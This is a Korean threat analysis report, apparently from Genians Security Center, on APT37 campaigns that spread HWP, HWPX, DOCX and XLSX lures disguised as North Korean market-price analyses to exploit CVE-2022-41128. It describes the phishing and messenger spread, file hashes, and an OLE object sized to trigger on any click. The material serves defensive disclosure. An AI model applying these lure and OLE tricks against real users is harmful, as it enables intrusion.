GSC-R231201-Rev-6.2

Distribution TLP : WHITE

위협 분석 보고서

북한 시장 물가 분석 문서 등으로 위장된 공격 사례

HWP, HWPX, DOCX, XLSX 파일로 CVE-2022-41128 취약점 호출

(Feat. APT37 Heaven's Gate)

2023. 12. 29

엔드포인트보안연구개발실

Genians Security Center

위협 분석 : 문종현 센터장, 박경령 책임, 유 현 전임, 송관용 연구원

공동 연구 : 백은광 전임, 한충기 전임

특별 협력 : KISA (KrCERT)

https://www.genians.co.kr

Genians

- 목차 (CONTENTS) -

◈ 주요 요약 (Executive Summary)

- LNK, HWP, HWPX, XLSX, DOCX 등 다양한 타입의 악성 파일을 이용한 공격 탐지
- [APT37] 그룹의 'LNK' 기반 공격의 연장선으로 사용 됨과 동시에 보안 취약점 결합
- 작년 이태원 사고 대처상황 문서로 위장한 'CVE-2022-41128' 취약점 공격의 연장선
- Genian EDR 기반으로 한 알려지지 않은 취약점 공격 탐지 및 신속한 위협 식별 요구

1. 개요 (Overview)

1.1. 배경 (Background)

○ 지니언스 시큐리티 센터(이하 GSC)는 HWP, HWPX 기반의 새로운 유형의 APT37 공격 징후를 다수 포착했습니다. 이 공격은 지난 2023년 5월 전후부터 11월까지 계속 이어졌으며, 주로 한국에서 쓰이는 HWP 한글 문서에 악의적 '오브젝트 연결 삽입'(OLE)을 활용한 공격입니다. APT37 HWP 공격과 더불어 Kimsuky HWP 공격 분석 내용은 11월달 지니언스 보고서를 통해 참고할 수 있습니다.[1]

○ 공격자는 HWP 파일 내부에 삽입한 OLE를 통해 공격자가 지정한 명령제어(C2) 서버로 연결을 시도하는데, 이때 연결된 사이트에서 Exploit 명령이 호출되는 과정을 거칩니다. 이번 보고서는 과거 캠페인과 최신 공격에서 관찰된 도구, 전술 및 절차(TTPs)를 다루는 포괄적인 분석을 제공하며, 한국에서 발생 중인 실제 위협 기반 인사이트 제공을 목적으로 합니다.

○ 본 위협 케이스는 보통의 HWP 확장자 뿐만 아니라 한컴에서 표준문서 형식으로 사용을 권장 중인 HWPX 포맷도 공격에 악용됐습니다. 한컴 홈페이지 FAQ 자료에 따르면, HWPX는 한글(HWP)문서의 콘텐츠를 표현할 수 있는 OWPML(개방형 워드프로세서 마크업 언어)로 개발된 파일형식으로 국가표준(KSX6101)으로 등록되어 있는 개방형 문서 포맷입니다.[2]

○ 특히, HWP, HWPX 문서 유형뿐만 아니라 LNK, DOCX, XLSX 파일을 활용한 공격도 동시 다발적으로 수행하는 등 공격자는 이번 위협을 효과적으로 진행하기 위해 다양한 전술적 시도를 준비한 것으로 드러났습니다. 이 위협을 방어하기 위해 지니언스 고객은 Genian EDR을 사용해 APT37 활동을 감지하고, 단말 및 네트워크에 미치는 영향을 제한할 수 있습니다.


[1] HWP 문서 내부에 악성 OLE 삽입 공격 (FlowerPower APT 캠페인 Github C2 사용)
[2] HWPX 관련 자주하는 질문 및 답변안내

1.2. APT37 그룹의 취약점 활용 공격 사례

○ APT37 그룹은 과거에도 다양한 취약점을 활용해 공격을 수행했습니다. 대표적으로 인터넷 익스플로러(IE) Zero-Day 취약점이었던 'CVE-2022-41128' 사례가 있습니다. 2022년 10월 말, 북한분야 전문가들이 멤버로 가입된 특정 모바일 메신저 단체 대화방을 중심으로 다수의 DOCX 악성 문서가 한국에 유포된 바 있습니다.[3]

○ 이 사건은 한국에서 최초 식별된 이후 다양한 변종이 발견됐습니다. 특히, '용산 이태원 사고 대처상황'이라는 공문서를 사칭한 악성 DOCX 문서가 유포됐고, 일부 내용이 언론에 처음 기사화 됐습니다.[4] 이와 함께 한국인터넷진흥원 위협 인텔리전스 네트워크를 중심으로 민관 사이버 협력 채널이 즉시 가동돼 분석과 함께 C2 서버가 차단됐습니다. 그리고 대통령실 국가안보실에서 '이태원 사고 이슈 악용 사이버 위협 주의' 제목의 사이버안보비서관실 작성의 보도자료가 언론에 배포됐습니다.[5]

○ 그 당시 공격자는 이메일 기반 스피어 피싱 공격 전략도 구사했지만, DOCX 원격 템플릿 인젝션 기법으로 보안 취약점을 결합해 공격했습니다. 악성 파일을 유포할 때는 PC버전 모바일 메신저가 설치된 단말에 침투한 후, 피해자 계정에 몰래 접근해 특정 대화방 내 여러 사람들에게 악성 문서를 단계별로 유포했던 경우입니다.



[그림 1-1] 모바일 메신저로 유포된 'CVE-2022-41128' 공격 화면

[3] Internet Explorer 0-day exploited by North Korean actor APT37
[4] [단독] '이태원 참사' 악용한 악성코드 공격 포착
[5] 안보실 "이태원 참사 보도자료로 위장한 악성문서 주의해야"

2. 공격 시나리오 (Attack Scenario)

2.1. 초기 접근 / 감염 벡터 (Initial Access / Infection Vectors)

○ 초기 공격은 이메일 기반의 스피어 피싱과 모바일 메신저 피싱이 함께 사용됐습니다. 공격자는 이메일 첨부파일로 HWPX, HWP, LNK(XLSX 포함), DOCX 유형의 악성파일을 전달했으며, 모바일 메신저로는 XLSX 유형의 악성 문서가 전달된 것이 확인됐습니다.

○ 이메일은 다양한 주제와 내용으로 유포가 진행됐습니다. 이때 해킹 공격에 노출된 일부 피해자가 공격자에 의해 계정이 도용돼, 다시 가해자 역할로 전환된 사례가 확인됐습니다. 이런 경우 평소 신뢰할 수 있는 잘 아는 지인이 보낸 파일에 해킹 피해를 입게 됩니다.

2.2. 스피어 피싱 (Spear Phishing Attachment)


○ 먼저 지난 7월에 발견됐던 스피어 피싱 첨부파일 공격 사례입니다. 이는 여러 유형 중에 하나의 사례일 뿐이며, HWPX 기반 공격이 수행된 모습을 볼 수 있습니다.

[그림 2-1] 북한 동향 자료로 위장한 스피어 피싱 공격 화면

2.3. 침해된 메신저 공격 (Compromise Accounts / Social Media)

○ 위협 행위자는 공격 진행 중 접속 권한을 탈취한 단말의 이용자 활동을 원격으로 감시하게 됩니다. 자연스럽게 PC용 모바일 메신저에 로그인된 피해자의 일상이 노출되고, 공격자는 도용된 메신저 계정에 몰래 접근해 또 다른 공격 루트로 사용하게 됩니다.

○ 2023년 10월 17일, 모바일 메신저로 유포된 악성 XLSX 문서 파일의 모습입니다.




[그림 2-2] 모바일 메신저로 악성 문서가 전송된 화면

○ APT37 그룹의 경우 과거부터 SNS 기반 공격을 적극적으로 활용해 왔습니다. 이메일 첨부파일 방식뿐만 아니라 모바일 메신저까지 악성 파일 유포 전략에 사용됐습니다. 특히, 다양한 유형의 파일이 사용된 점이 주목되고, macOS 이용자에 BitB 피싱 수법까지 다양한 전술을 활용하고 있습니다.

- 북한인권단체를 사칭한 APT37 공격 사례 (2023. 05. 23)
- 한국내 macOS 이용자를 노린 APT37 공격 등장 (2023. 06. 20)
- 한국 내 대북분야 종사자를 겨냥한 고도화된 BitB 공격 등장 (2023. 09. 01)

2.4. 공격 흐름도 (Attack Flow)

○ 공격자는 두 단계를 거쳐 공격을 수행했습니다. 스피어 피싱 공격을 통해 거점을 확보하고, 일차 피해자 컴퓨터에서 또 다른 공격 대상을 물색하게 됩니다. 피해자의 PC용 모바일 메신저를 통로삼아 1:1 대화 상대 및 단체 대화방에 악성 문서 파일을 유포하게 됩니다.



[그림 2-3] 주요 공격 흐름도 화면

○ HWP, HWPX 문서 파일의 경우 OLE 내부에 C2 서버로 접속을 시도해 문서 열람 후 본문 클릭을 유도하고, Exploit 취약점 코드를 호출하도록 설정했습니다. 물론, 해당 취약점 코드는 공격자 의도 및 접속 시점 따라 변경될 수 있습니다.


○ LNK 파일의 경우 보통 정상 미끼 문서를 넣어 이용자를 속이는 현혹화 전략을 사용하는데, 이번 경우는 악성 XLSX 파일을 삽입한 형태로 발견됐습니다.

○ XLSX, DOCX 문서에도 C2로 접속하는 ActiveX 컨트롤을 삽입해 두었고, XLSX 문서의 경우 한국에서 많이 사용하는 모바일 메신저로 전파된 경우도 식별됐습니다.

3. 악성파일 분석 (Malware Analysis)

3.1. HWP 첨부 파일 조사

○ 공격자는 북한 시장 물가 분석자료로 위장한 '조선 시장 물가 분석(회령).hwp' 와 '조선 시장 물가 분석(신의주).hwp' 이름의 악성 문서를 첨부한 메일을 전송했습니다.



[그림 3-1] 북한 시장 물가 분석자료로 위장된 해킹 메일 화면

○ 첨부됐던 각 HWP 파일의 주요 메타 데이터는 다음과 같고, 북한의 시장(장마당) 물가 분석 내용을 담고 있습니다.


파일명	조선 시장 물가 분석(회령).hwp
파일 크기	72,704 바이트
작성자	M**
마지막 수정자	M**
마지막 저장일	2023-08-17 14:59:25
MD5 Hash	54b3aa4b83e410f4bf28368d59a0711b

[표 3-1] '조선 시장 물가 분석(회령).hwp' 파일 정보 (일부 * 표시)

파일명	조선 시장 물가 분석(신의주).hwp
파일 크기	68,096 바이트
작성자	*****nk01
마지막 수정자	*****nk_001
마지막 저장일	2023-09-09 11:30:36
MD5 Hash	e26422ba7e1eed4481e9389806e798c3


[표 3-2] '조선 시장 물가 분석(신의주).hwp' 파일 정보 (일부 * 표시)

○ HWP 문서가 실행되면 마치 읽기 전용 속성을 가진 문구를 안내하며, 편집을 위해 더블 클릭을 유도하게 됩니다.



[그림 3-2] 문서가 처음 실행된 후 보여지는 화면

○ 해당 문서의 [보기] 설정에서 조판 부호가 보이도록 체크하면, 문서 내부에 삽입된 OLE 개체를 확인할 수 있습니다.




[그림 3-3] 문서보기 설정 시 OLE 개체가 연결되어 있는 화면

○ 문서 본문 내에 지정된 영역의 접근과 클릭을 통해 OLE 개체가 호출되도록 구성돼 있습니다. 공격자는 OLE 영역을 매우 넓게 설정해 두었습니다.

○ 해당 문서에서 [개체 속성] 설정을 보면 화면에 표시되는 문서보다 더 크게 개체 속성 크기를 설정하여, 이용자가 문서 어느 영역을 클릭해도 OLE 개체가 호출되도록 되어 있습니다.

○ 공격자는 [개체 설명문] 내용에서도 개체 형식을 HWP가 아닌 Word Document 문서라고 작성하여 이용자를 속이는 방법을 사용하고 있습니다.



[그림 3-4] 개체 속성 설정에서 OLE 개체 크기 및 개체 설명문이 설정된 화면


○ 이러한 유형의 공격 방식은 이용자의 추가 클릭 과정을 통해 위협이 활성화되는 절차를 거치게 됩니다.

○ 이는 문서 파일 자체의 보안 취약점이 아닌 정상적인 문서 기능을 악용한 경우라 볼 수 있습니다.

○ OLE 개체가 포함된 문서 열람시, 보안 주의 안내 화면이 표시되지 않을 수 있기 때문에 추가 클릭을 유도하는 경우 각별한 주의가 필요합니다.

3.1.1. '조선 시장 물가 분석(회령).hwp' 파일 분석

○ 조선 시장 물가 분석(회령).hwp 파일의 내부 구조를 확인하면, OLE 파일이 BinData 하위에 포함된 것을 확인할 수 있습니다.



[그림 3-5] 악성 HWP 파일 내부 구조 화면


○ OLE 파일은 zlib 데이터 압축 형태[6]로 존재하기 때문에 추출 후 압축 해제 과정을 거쳐야 합니다. 아래 Python 코드를 응용해 압축 해제가 가능합니다.

```
import zlib

indata = open("BIN0001.ole", "rb").read()
outdata = zlib.decompress(indata,-15)
f = open("zlib_decom",'wb')
f.write(outdata)
```

[표 3-3] zlib 압축 해제 Python 코드

[6] zlib 압축 라이브러리

○ 'BIN0001.ole' 압축 해제 과정을 거치면, 내부에 명령제어(C2) 서버 주소가 숨겨져 있는 것을 확인할 수 있습니다.



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
